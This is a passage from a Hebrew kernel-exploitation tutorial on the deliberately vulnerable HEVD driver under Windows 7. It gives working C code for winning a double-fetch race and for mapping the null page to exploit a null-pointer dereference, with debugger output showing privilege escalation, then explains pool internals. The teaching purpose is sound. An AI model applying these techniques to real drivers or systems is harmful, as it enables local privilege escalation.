השלב הראשון הוא להחליט שהתהליכון שמתקשר עם הדרייבר, והתהליכון שמשנה את Size, ירוצו על שני מעבדים שונים ובעדיפות הגבוהה ביותר - כך נוכל להגיע לסביבה "סטרילית" עד כמה שאפשר (מבחינת תחרות אל מול תהליכונים אחרים), וכך התהליכונים שלנו לא יתחרו על זמן מעבד ביניהם. על מנת להשיג מטרה זו, נשתמש בפונקציות ה-API הבאות:

- CreateThread ליצירת כל אחד מהתהליכונים. נשתמש בדגל CREATE_SUSPENDED על מנת שהתהליכון לא יתחיל ישירות בריצה.
- SetThreadPriority על מנת להגדיר את העדיפות של התהליכון. נשתמש ב-THREAD_PRIORITY_HIGHEST על מנת שהתהליכון יקבל את העדיפות הגבוהה ביותר.
- GetSystemInfo על מנת לגלות כמה מעבדים נגישים למערכת.

- SetThreadAffinityMask על מנת לוודא שהתהליכון ירוץ במעבד הספציפי שנרצה. נעשה זאת על ידי העברת הערך 1 << n לפונקציה בתור הארגומנט dwThreadAffinityMask, כאשר n הוא המעבד עליו נרצה להריץ את התהליכון.
- ResumeThread על מנת להתחיל את ריצת התהליכונים.
- WaitForMultipleObjects על מנת להמתין שהתהליכונים יחזרו.

פעולות נוספות שננקוט על מנת לנצח במרוץ הן יצירת הזיכרון בו יאוחסן ה-*_DOUBLE_FETCH עם הדגל PAGE_NOCACHE. כמו כן, על מנת להפוך את הערך של הפרמטר ל-0x824, לא נבצע השמה של הערך אלא ניעזר ב-XOR. השימוש ב-XOR יהיה מהיר יותר, וכן הפיך - כך שאין צורך לדאוג להחזרת הערך של Size לערך תקין בין כל ניסיון לניצול החולשה.


לבסוף, נגדיר בכל אחד מהתהליכונים שימשיך לרוץ כל עוד לא ניצלנו את התכנית בהצלחה. ישנן מספר דרכים לבדוק את התנאי הזה, לדוגמה - לבדוק גלובלי שמאותחל ב-shellcode עצמו, או לבדוק את ההרשאות של התהליך כל מספר איטרציות.

הקוד הבא משמש ליצירת התהליכונים:

```
_DOUBLE_FETCH* doubleFetchInput = (_DOUBLE_FETCH*)VirtualAlloc(0, 0x1000, MEM_RESERVE |
MEM_COMMIT, PAGE_READWRITE | PAGE_NOCACHE);
doubleFetchInput->Size = 0x200;
doubleFetchInput->Buffer = (char*)&input;

SYSTEM_INFO SystemInfo;
GetSystemInfo(&SystemInfo);
unsigned int processorsCount = SystemInfo.dwNumberOfProcessors;

for(int i = 0; processorsCount > i; i += 2) {
    threadHandles[i] = CreateThread(0, 0, changeSizeThread, &doubleFetchInput->Size,
CREATE_SUSPENDED, 0);
    threadHandles[i+1] = CreateThread(0, 0, sendIoctlThread, doubleFetchInput,
CREATE_SUSPENDED, 0);

    SetThreadPriority(threadHandles[i], THREAD_PRIORITY_HIGHEST);
    SetThreadPriority(threadHandles[i+1], THREAD_PRIORITY_HIGHEST);

    SetThreadAffinityMask(threadHandles[i], 1 << i);
    SetThreadAffinityMask(threadHandles[i+1], 1 << (i+1));

    ResumeThread(threadHandles[i]);
    ResumeThread(threadHandles[i+1]);
}

WaitForMultipleObjects(processorsCount, threadHandles, true, INFINITE);
```

כאשר changeSizeThread היא פונקציה שכל התוכן שלה הוא לבצע את הפעולה size ^= 0xA24 (מכיוון ש-0x824 = 0x200^0xA24) בלולאה, ו-sendIoctlThread היא פונקציה שכל תוכנה הוא לשלוח בקשת IOCTL של Double Fetch בלולאה.


נוודא שהחלוקה למעבדים אכן עובדת על ידי הוספת הדפסת מספר המעבד הנוכחי בתחילת כל תהליכון (בעזרת קריאה ל-GetCurrentProcessorNumber):



עכשיו אפשר לומר שעשינו כמיטב יכולתנו על מנת לנצח במרוץ ולגרום לקפיצה לקוד שלנו. בתחילת ה-shellcode, נמקם פקודת int 3 על מנת שנדע שהצלחנו לנצל את החולשה, נקמפל את התכנית ונריץ אותה ב-guest, ואכן כמעט מיד נראה שפגענו ב-breakpoint שלנו:

```
2: kd> g
Break instruction exception - code 80000003 (first chance)
004490e0 cc              int     3
1: kd> k 3
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 97ffaaa8 92bf71ef 0x4490e0
01 97ffaac4 82a8ad7d HEVD!IrpDeviceIoCtlHandler+0x161 [c:\hacksysextremevulne
02 97ffaadc 82c821d4 nt!IofCallDriver+0x63
```

נרשום "g" על מנת להמשיך בהרצת ה-shellcode, ונבדוק אם הצלחנו לבצע הסלמת הרשאות בעזרת בדיקת המשתמש שעם ההרשאות שלו רץ התהליך שלנו עם procexp:



Null Pointer Dereference

המסע שלנו ממשיך עם ה-IOCTL שהקוד שלו הוא 0x22202B והוא מוביל לקריאה ל-TriggerNullPointerDereference. ראשית, נסקור את סוג החולשה ולאחר מכן נראה כיצד היא באה לידי ביטוי בפונקציה.

חולשות Null Pointer Dereference מתייחסות למצב שבו מנסים לגשת למצביע שמצביע לכתובת 0 (אולי מכיוון שעדיין לא אותחל, או מכיוון שהוצב בו 0 על מנת לסמן שהוא כבר לא שמיש, הסיבה אינה חשובה), מה שבדרך כלל יוביל לקריסה ב-User-Mode ול-BSoD ב-Kernel-Mode. העניין הוא, שהכתובת 0 היא כן כתובת תקינה בזיכרון, שהרי מרחב הכתובות מתחיל מהכתובת 0, ב-Windows שקודם ל-Windows8, ניתן למפות את העמוד הראשון של הזיכרון (שמתחיל בכתובת 0), וכך לנצל גישות ל-null pointer על מנת לבצע פעולות זדוניות.

ניקח את קטע הקוד הבא כדוגמה:

```
struct _RANDOM_STRUCT {
    int Index;
    void(*Callback)(int, int);
};

void nullDereference() {
     RANDOM STRUCT* s = 0;
    // s is not initialized, and will stay uninitialized under a certain
flow.
    if (expression) {
        // Initialization.
    }
    // However, under all flows, s->Callback is invoked.
    s->Callback(5, 5);
}
```

בתחילת הפונקציה, מגדירים מצביע ל-_RANDOM_STRUCT, בשם s. בשלב הזה, עוד לא הענקנו כתובת למצביע ואתחלנו אותו עם הערך 0. בהמשך הפונקציה, ברוב תרחישי הריצה מאתחלים את s, אך תחת תרחיש ספציפי שהמפתח שכח לחשוב עליו, או לא חשב שאפשרי, s נשאר לא מאותחל. בסוף הפונקציה, קיימת קריאה ל-Callback של _RANDOM_STRUCT, מתוך הנחה שלא ייתכן מצב שבו בשלב זה, המצביע לא מאותחל. בשלב זה, במידה ותרחיש הריצה שהתרחש הוא התרחיש שבו s לא מאותחל, תתבצע פניה לכתובת 0, ומכיוון שהיא לא ממופת, תיגרם שגיאה.

אם הקוד הנ"ל רץ ב-Kernel-Mode, ולנו יש יכולת להריץ קוד לוקאלית ב-User-Mode, נוכל למפות את הכתובת 0 לזיכרון, וכאשר התרחיש שבו s נשאר לא מאותחל יתרחש, הגישה s->Callback לא תגרום לשגיאה, מכיוון שהפעם העמוד אכן ממופה לזיכרון, והכתובת שנמצאת בכתובת 0x4 בזיכרון תקרא. על מנת להקצות את העמוד הראשון בזיכרון, נשתמש בפונקציה NtAllocateVirtualMemory. להלן החתימה של הפונקציה (נקלח מ-MSDN):


```
NTSTATUS ZwAllocateVirtualMemory(
  _In_    HANDLE    ProcessHandle,
  _Inout_ PVOID     *BaseAddress,
  _In_    ULONG_PTR ZeroBits,
  _Inout_ PSIZE_T   RegionSize,
  _In_    ULONG     AllocationType,
  _In_    ULONG     Protect
);
```

הארגומנט שמעניין אותנו הוא BaseAddress - זהו מצביע לכתובת בה נרצה להקצות את הזיכרון. מכיוון שאנו רוצים להקצות זיכרון בכתובת 0, טבעי שנעביר כאן 0 (או NULL), אך אם נקרא את התיעוד של הפונקציה, נראה שאם הערך של BaseAddress הוא NULL, אז מערכת ההפעלה מחליטה היכן להקצות את הזיכרון, אבל מה יקרה אם נבקש להקצות זיכרון בכתובת 1? ובכן, על פי התיעוד, אם הערך של BaseAddress הוא לא NULL, הזיכרון יוקצה החל מתחילת העמוד הרלוונטי בזיכרון בו נופלת הכתובת, והרי שהכתובת 1 היא חלק מהעמוד שמתחיל בכתובת 0, ולכן אם נעביר 1 בתור BaseAddress, נקצה את העמוד הראשון בזיכרון ונוכל לכתוב לזיכרון החל מהכתובת 0 ☺.

קטע הקוד הבא ממחיש את העניין:

```
void myCallback(int a, int b) {
    printf("Invoked myCallback");
}
void mapNullPage() {
    unsigned long pageSize = 0x1000;
    void* baseAddress = (void*)0x1;
    char* nullPage = 0;

    DWORD(WINAPI *NtAllocateVirtualMemory)(HANDLE ProcessHandle, PVOID *BaseAddress, ULONG
ZeroBits,
                                           PULONG RegionSize, ULONG AllocationType, ULONG
Protect);
    *(FARPROC *)&NtAllocateVirtualMemory = GetProcAddress(LoadLibraryA("ntdll.dll"),
                                                          "NtAllocateVirtualMemory");
    NtAllocateVirtualMemory(GetCurrentProcess(), &baseAddress, 0, &pageSize, MEM_COMMIT |
MEM_RESERVE,
                            PAGE_READWRITE);

    *(unsigned long*)nullPage = 0x41414141;
    *(unsigned long*)(nullPage + 4) = (unsigned long)&myCallback;
}

int main() {
    mapNullPage();
    nullDereference();
    return 0;
}
```

הפונקציה mapNullPage משתמשת ב-GetProcAddress על מנת למצוא את הכתובת של NtAllocateVirtualMemory מתוך ntdll. לאחר מכן, משתמשים בכתובת 0x1 על מנת למפות את העמוד שמתחיל בכתובת 0 בזיכרון, ולבסוף מציבים את הערך 0x41414141 בכתובת 0, ואת הכתובת של myCallback בכתובת 4. ב-main, ראשית קוראים ל-mapNullPage, ולאחר מכן ל-nullDereference (הפונקציה שסקרנו מוקדם יותר). כשנריץ את התכנית ב-Windows7 בארכיטקטורת 32 ביט, תתקבל התוצאה הבאה:



זוהי התיאוריה שעומדת מאחורי חולשות Null Dereference. לאחר שהבנו אותה, נבחן את הפונקציה TriggerNullPointerDereference. נתחיל מתחילת הפונקציה:

```
int __stdcall TriggerNullPointerDereference(void *UserBuffer)
{
  _DWORD *allocatedMemory; // esi@1
  int result; // eax@2
  int v3; // [sp+3Ch] [bp+8h]@3

  ProbeForRead(UserBuffer, 8u, 4u);
  allocatedMemory = ExAllocatePoolWithTag(0, 8u, 'kcaH');
  if ( allocatedMemory )
  {
```

הפונקציה מקבלת מצביע לבאפר שנמצא ב-userland. כרגיל, המצביע הזה הוא הכתובת שאנו מעבירים ל-DeviceIoControl בתור הכתובת לבאפר הקלט. הפונקציה בודקת שהכתובת תקינה וניתן לקרוא ממנה

8 בתים, ולאחר מכן מקצה זיכרון pool (כאמור, המקביל הקרנלי ל-Heap, וממש בקרוב נתעמק בו ☺).
במידה וההקצאה לא נכשלה, מתבצע קטע הקוד הבא:

```
DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
DbgPrint("[+] Pool Type: %s\n", "NonPagedPool");
DbgPrint("[+] Pool Size: 0x%X\n", 8);
DbgPrint("[+] Pool Chunk: 0x%p\n", allocatedMemory);
v3 = *(_DWORD *)UserBuffer;
DbgPrint("[+] UserValue: 0x%p\n", v3);
DbgPrint("[+] NullPointerDereference: 0x%p\n", allocatedMemory);
if ( v3 == 0xBAD0B0B0 )
{
  *allocatedMemory = 0xBAD0B0B0;
  allocatedMemory[1] = NullPointerDereferenceObjectCallback;
  DbgPrint("[+] NullPointerDereference->Value: 0x%p\n", *allocatedMemory);
  DbgPrint("[+] NullPointerDereference->Callback: 0x%p\n", allocatedMemory[1]);
}
else
{
  DbgPrint("[+] Freeing NullPointerDereference Object\n");
  DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
  DbgPrint("[+] Pool Chunk: 0x%p\n", allocatedMemory);
  ExFreePoolWithTag(allocatedMemory, 'kcaH');
  allocatedMemory = 0;
}
DbgPrint("[+] Triggering Null Pointer Dereference\n");
((void (*)(void))allocatedMemory[1])();
result = 0;
```


נתעלם מכל הקריאות ל-DbgPrint. הפונקציה בודקת מה הערך שמאוחסן ב-DWORD הראשון בבאפר שהמשתמש מספק, ובמידה והוא שווה ל-0xBAD0B0B0, מאתחלים את האובייקט הקרנלי וב-allocatedMemory[1] (ארבעה בתים מתחילת זיכרון ה-pool שהוקצה) ממקמים את הכתובת של ה-callback אליו יש לקרוא בסוף הפונקציה (ניתן לראות את הקריאה שורה לפני סוף ה-pseudocode המובא בתמונה). זהו תרחיש הריצה התקין.

במידה והערך שונה מ-0xBAD0B0B0, משחררים את הזיכרון שהוקצה, ומאפסים את המצביע. החולשה היא, שבשני המקרים מתבצעת קריאה לפונקציה שהכתובת שלה נמצאת במרחק 4 בתים מתחילת הזיכרון המוקצה, כך שגם במידה והערך שממוקם בבאפר שלנו שונה מ-0xBAD0B0B0 (לדוגמה, 0x41414141), וכתובת המצביע תהיה 0, תתבצע הקריאה. אנו מתעסקים עם Null Pointer Dereference מובהק, ועל מנת לנצל אותו, ניעזר בדיוק באותה השיטה שתיארנו קודם - תחילה, נמפה את העמוד שמתחיל בכתובת 0, ולאחר מכן נמקם ב-0x4 את הכתובת של ה-shellcode שלנו, אותו נרצה להריץ ב-Kernel-Mode. לאחר מכן, נקרא לפונקציה שתגרום ל-null dereferencing ב-Kernel-Mode, בעזרת שליחת בקשת IOCTL מתאימה עם באפר באורך של 2 DWORDS, כך שהערך של ה-DWORD הראשון הוא לא 0xBAD0B0B0.

נמקם פקודת int 3 בתחילת ה-shellcode שלנו ונריץ את התכנית ב-guest. התוצאה:

```
KDTARGET: Refreshing KD connection
Break instruction exception - code 80000003 (first chance)
010791b0 cc              int     3
kd> k 3
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
00 9f7d8a64 97c8ecf7 0x10791b0
01 9f7d8a9c 97c8ed4e HEVD!TriggerNullPointerDereference+0x117 [c:\hacksysextr
02 9f7d8aa8 97c8f22e HEVD!NullPointerDereferenceIoctlHandler+0x1a [c:\hacksys
```

גם כאן, כמו ב-Type Confusion, אין צורך בהוספת קטע התאוששות בסוף ה-shellcode, שכן הוא נקרא באופן לגיטימי על ידי הדרייבר ולא הרסנו אף מבנה. נמחק את int 3 מתחילת ה-shellcode, נוסיף בסוף התכנית את הקוד שפותח תהליך cmd חדש, ונריץ את התכנית ב-guest שוב. התוצאה:



הסלמנו את ההרשאות שלנו בהצלחה ☺. שווה לציין שבפועל, חולשות null dereferencing כבר כמעט ולא רלוונטיות, וזאת מכיוון שהחל מ-Windows8, מייקרוסופט מנעו את ההקצאה של העמוד הראשון בזיכרון הוירטואלי על ידי אפליקציות User-Mode. כמו כן, בוצע backporting להגנה עבור Windows7 64 bit.

Pool Overflow

בסעיף זה, נדון בניצול חולשת ה-Pool Overflow שקיימת ב-TriggerPoolOverflow (שקוד ה-IOCTL שקורא לה הוא 0x22200F), אך ראשית עלינו לרכוש ידע תיאורטי נוסף.

הקרנל של Windows הוא קרנל מונחה-אובייקטים: תהליכים, קבצים, תהליכונים, אירועים - כולם מיוצגים ברמת הקרנל כאובייקטים, והרכיב האחראי עליהם הוא ה-Object Manager (שמתייחסים אליו גם בתור Ob). כל קריאה ליצירת אובייקט חדש, כמו IoCrateDriver, תגיע בסופו של דבר לפונקציה הגנרית ObCreateObject, שאחראית על יצירת אובייקטים חדשים בקרנל.

ההגדרות של ה"מחלקות" על פיהן יוצרים אובייקטים נמצאות בטבלה בשם nt!ObTypeIndexTable.

להלן 0x10 האיברים הראשונים בטבלה (ב-guest שלנו):

```
0: kd> dd ObTypeIndexTable L10
82b99ee0  00000000 bad0b0b0 85143768 851436a0
82b99ef0  851435d8 851c8040 851c8f00 851c8e38
82b99f00  851c8d70 851c8ca8 851c8be0 851c8510
82b99f10  851db418 851db350 851e9328 851e9260
```

שני האיברים הראשונים הם קבועים והם 0x00000000 ו-0xbad0b0b0, בהתאמה. כל שאר האיברים הם מצביעים להגדות סוג האובייקט. סוג האובייקט מוגדר באמצעות מבנה בשם OBJECT_TYPE_. נבחן את המבנה:

```
0: kd> dt _OBJECT_TYPE
nt!_OBJECT_TYPE
   +0x000 TypeList         : _LIST_ENTRY
   +0x008 Name             : _UNICODE_STRING
   +0x010 DefaultObject    : Ptr32 Void
   +0x014 Index            : UChar
   +0x018 TotalNumberOfObjects : Uint4B
   +0x01c TotalNumberOfHandles : Uint4B
   +0x020 HighWaterNumberOfObjects : Uint4B
   +0x024 HighWaterNumberOfHandles : Uint4B
   +0x028 TypeInfo         : _OBJECT_TYPE_INITIALIZER
   +0x078 TypeLock         : _EX_PUSH_LOCK
   +0x07c Key              : Uint4B
   +0x080 CallbackList     : _LIST_ENTRY
```

בשדה Name יופיע שם המחלקה, השדה Index הוא האינדקס של המחלקה בטבלה ObTypeIndexTable, השדה Key מהווה את התג איתו יקצו זיכרון ב-pool המתאים. הפונקציה ObCreateObject מקבלת (בין היתר) מצביע ל-OBJECT_TYPE_ הרלוונטי אשר ממנו אנו רוצים לייצר אובייקט חדש, ונעזרת במידע הזה על מנת ליצור את האובייקט.

שדה מעניין הוא השדה TypeInfo. נבחן את תוכנו:

```
+0x028 TypeInfo         :
   +0x000 Length           : Uint2B
   +0x002 ObjectTypeFlags  : UChar
   +0x002 CaseInsensitive  : Pos 0, 1 Bit
   +0x002 UnnamedObjectsOnly : Pos 1, 1 Bit
   +0x002 UseDefaultObject : Pos 2, 1 Bit
   +0x002 SecurityRequired : Pos 3, 1 Bit
   +0x002 MaintainHandleCount : Pos 4, 1 Bit
   +0x002 MaintainTypeList : Pos 5, 1 Bit
   +0x002 SupportsObjectCallbacks : Pos 6, 1 Bit
   +0x002 CacheAligned     : Pos 7, 1 Bit
   +0x004 ObjectTypeCode   : Uint4B
   +0x008 InvalidAttributes : Uint4B
   +0x00c GenericMapping   : _GENERIC_MAPPING
   +0x01c ValidAccessMask  : Uint4B
   +0x020 RetainAccess     : Uint4B
   +0x024 PoolType         : _POOL_TYPE
   +0x028 DefaultPagedPoolCharge : Uint4B
   +0x02c DefaultNonPagedPoolCharge : Uint4B
   +0x030 DumpProcedure    : Ptr32        void
   +0x034 OpenProcedure    : Ptr32        long
   +0x038 CloseProcedure   : Ptr32        void
   +0x03c DeleteProcedure  : Ptr32        void
   +0x040 ParseProcedure   : Ptr32        long
   +0x044 SecurityProcedure : Ptr32       long
   +0x048 QueryNameProcedure : Ptr32      long
   +0x04c OkayToCloseProcedure : Ptr32    unsigned char
```

בשדה הזה נמצא מידע קריטי על מימוש האובייקט, וכן מופיעים מספר מצביעים לפרוצדורות גנריות כמו CloseProcedure. המצביעים לפרוצדורות הללו משמשים את הקרנל על מנת לבצע באופן תקין פעולות כלליות עם האובייקטים, שעל כולם לתמוך בהם, כמו יצירת אובייקט, סגירת handle לאובייקט, מחיקת אובייקט ועוד. כך, לדוגמה, במידה ונרצה לבצע CloseHandle (מקוד User-Mode) על handle לאובייקט קרנלי מסוג מסוים, יקראו ה-OkayToCloseProcedure ולאחר מכן ה-CloseProcedure המוגדרים לו, על מנת לאפשר סגירה תקנית של ה-handle. הכתובת של פרוצדורה יכולה להיות גם 0, ואז לא מנסים לקרוא לה. תת-שדה נוסף חשוב שקיים ב-TypeInfo הוא PoolType, אשר מציין את סוג ה-Pool בו יש להקצות את האובייקט (Paged או Non-Paged).

כפי שציינו בקצרה מוקדם יותר, ה-Pool הוא המקביל הקרנלי ל-Heap. מדובר במקום (רציף) בזיכרון ששמור למערכת ההפעלה וממופה למרחב הכתובות הוירטואלי של כל תהליך, והוא משמש את מערכת ההפעלה ודרייברים לשמירת מבני נתונים. כל Pool מוגדר בעזרת _POOL_DESCRIPTOR. מבחינת ההתנהגות ושיטת ההקצאה, ה-pool דומה מאוד ל-heap (במיוחד למימושים ישנים ודטרמיניסטיים יותר מהמימושים שקיימים במערכות הפעלה עדכניות יותר של מייקרוסופט). ישנן שתי התנהגויות של ה-Pool שחשובות לנו:

- **איחוד הקצאות חופשיות**: במידה ושתי הקצאות צמודות ב-pool משוחררות, ה-pool manager יאחד את ההקצאות לכדי הקצאה אחת משוחררת. כך, לדוגמה, אם קיימת הקצאה משוחררת (freed) של 0x40 בתים, ואחריה הקצאה מוקצית (allocated) של 0x30 בתים ומשחררים אותה, אז ההקצאות יאוחדו לכדי הקצאה חופשית של 0x70 בתים. פעולה כזו נקראת "coalescing".
- **העדפת הקצאה חופשית על פני הקצאה חדשה**: במידה ויש בקשה להקצאה באורך 0x70 בתים, אך קיימת הקצאה חופשית באורך 0x70 בתים ב-Pool, ה-pool manager יבחר לא להקצות זיכרון חדש, אלא להקצות מחדש את ההקצאה החופשית. בפועל, הדבר מסובך יותר וממומש באמצעות רשימות Lookaside ורשימות ListHeads. בהמשך נתעמק בהן, אבל כרגע נסתפק בלדעת שה- pool manager יעדיף להשתמש בהקצאה חופשית על פני ביצוע הקצאת זיכרון חדשה.

כמו כן, בדומה ל-heap, בתחילת כל הקצאה קיים header, וגודל ההקצאה המבוקש מעוגל לכפולה של 8 (ב-32bit), כך שבפועל ההקצאות גדולות יותר מההקצאות שמבקשים. ה-header מוגדר במבנה _POOL_HEADER, וגודלו (ב-32bit) הוא 8 בתים.

קיימים שני סוגים של Memory Pools: Paged ו-Non-Paged. Non-Paged משמעו שהכתובות הוירטואליות שבו תמיד יימצאו בזיכרון הפיזי כל עוד הן מוקצות, בעוד ש-Paged לא מבטיח התנהגות זו. סוג ה-Pool מוגדר באמצעות ה-enum _POOL_TYPE (כפי שניתן לראות ב-TypeIndex.PoolType).

הקצאות זיכרון pool מתבצעות בעזרת הפונקציה ExAllocatePoolWithTag, שהחתימה שלה היא:

```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);
```

כאשר Tag הוא מחרוזת של עד ארבעה תווים, ומשמש בעיקר לדיבוג, לכן כדאי שכל תג יהיה ייחודי.

שחרור זיכרון pool מתבצע בעזרת ExFreePoolWithTag:


```
VOID ExFreePoolWithTag(
  _In_ PVOID P,
  _In_ ULONG Tag
);
```

כאשר ה-Object Manager רוצה ליצור אובייקט חדש, לאחר מספר בדיקות ועיבודים על ה-_OBJECT_TYPE שמספקים לו, הוא קורא ל-ExAllocatePoolWithTag ומבקש ליצור את האובייקט ב-Pool המתאים (לפי מה שמצוין ב-TypeIndex.PoolType), עם התג אשר נמצא ב-_OBJECT_TYPE.Key. לאחר מכן, בתחילת ההקצאה הוא מוסיף headerים אופציונליים, כמו _OBJECT_HEADER_QUOTA_INFO, ולאחר מכן _OBJECT_HEADER. המבנה _OBJECT_HEADER מספק מידע אודות האובייקט. נבחן את המבנה:

```
0: kd> dt _OBJECT_HEADER
nt!_OBJECT_HEADER
   +0x000 PointerCount     : Int4B
   +0x004 HandleCount      : Int4B
   +0x004 NextToFree       : Ptr32 Void
   +0x008 Lock             : _EX_PUSH_LOCK
   +0x00c TypeIndex        : UChar
   +0x00d TraceFlags       : UChar
   +0x00e InfoMask         : UChar
   +0x00f Flags            : UChar
   +0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged : Ptr32 Void
   +0x014 SecurityDescriptor : Ptr32 Void
   +0x018 Body             : _QUAD
```

השדה שמעניין אותנו הוא TypeIndex. השדה הזה הוא אינדקס לתוך הטבלה nt!ObTypeIndexTable. האינדקס הוא האינדקס בו יושב המצביע ל-_OBJECT_TYPE שמגדיר את סוג האובייקט.

לאחר ה-OBJECT_HEADER_, קיים האובייקט עצמו. התרשים הבא, שלקוח מהאתר codemachine.com, ממחיש כיצד נראות הקצאות pool של אובייקטים:




בתרשים מצוינים "Optional Headers" כ-header-ים שיכולים להיות ממוקמים לפני OBJECT_HEADER_. ציינו את הקיום שלהם קודם, ועכשיו נרחיב את הדיון עליהם. קיימים header-ים נוספים שיכולים להיות ממוקמים לפני ה-OBJECT_HEADER_, והגודל שלהם וסדרם הוא קבוע.


על מנת לקבוע אילו מהם קיימים, קיים ב-OBJECT_HEADER_ השדה InfoMask, והוא מכיל ביט אחד עבור כל header אופציונלי שקיים. להלן הביטים, השמות והגדלים הרלוונטיים של השדות (לקוח מהאתר codemachine.com):

Bit	Type	Size (on X86)
0x01	nt!_OBJECT_HEADER_CREATOR_INFO	0x10
0x02	nt!_OBJECT_HEADER_NAME_INFO	0x10
0x04	nt!_OBJECT_HEADER_HANDLE_INFO	0x08
0x08	nt!_OBJECT_HEADER_QUOTA_INFO	0x10
0x10	nt!_OBJECT_HEADER_PROCESS_INFO	0x08

הסדר, כאמור, הוא קבוע. להלן סקיצה המתארת את הסדר בו יכולים להופיע המבנה. גם הסקיצה הזו לקוחה מ-codemachine.org. הבלוקים האפורים הם חלקים מה-OBJECT_HEADER_:



זה הרבה מידע תיאורטי, ננסה להבין אותו באמצעות דוגמה. ניעזר בפונקציה CreateFile, ונשיג handle לדרייבר אותו אנו סוקרים במאמר. לאחר מכן, נדפיס את הערך של ה-handle, וניעזר ב-windbg על מנת לחקור אותו. נריץ את התכנית:

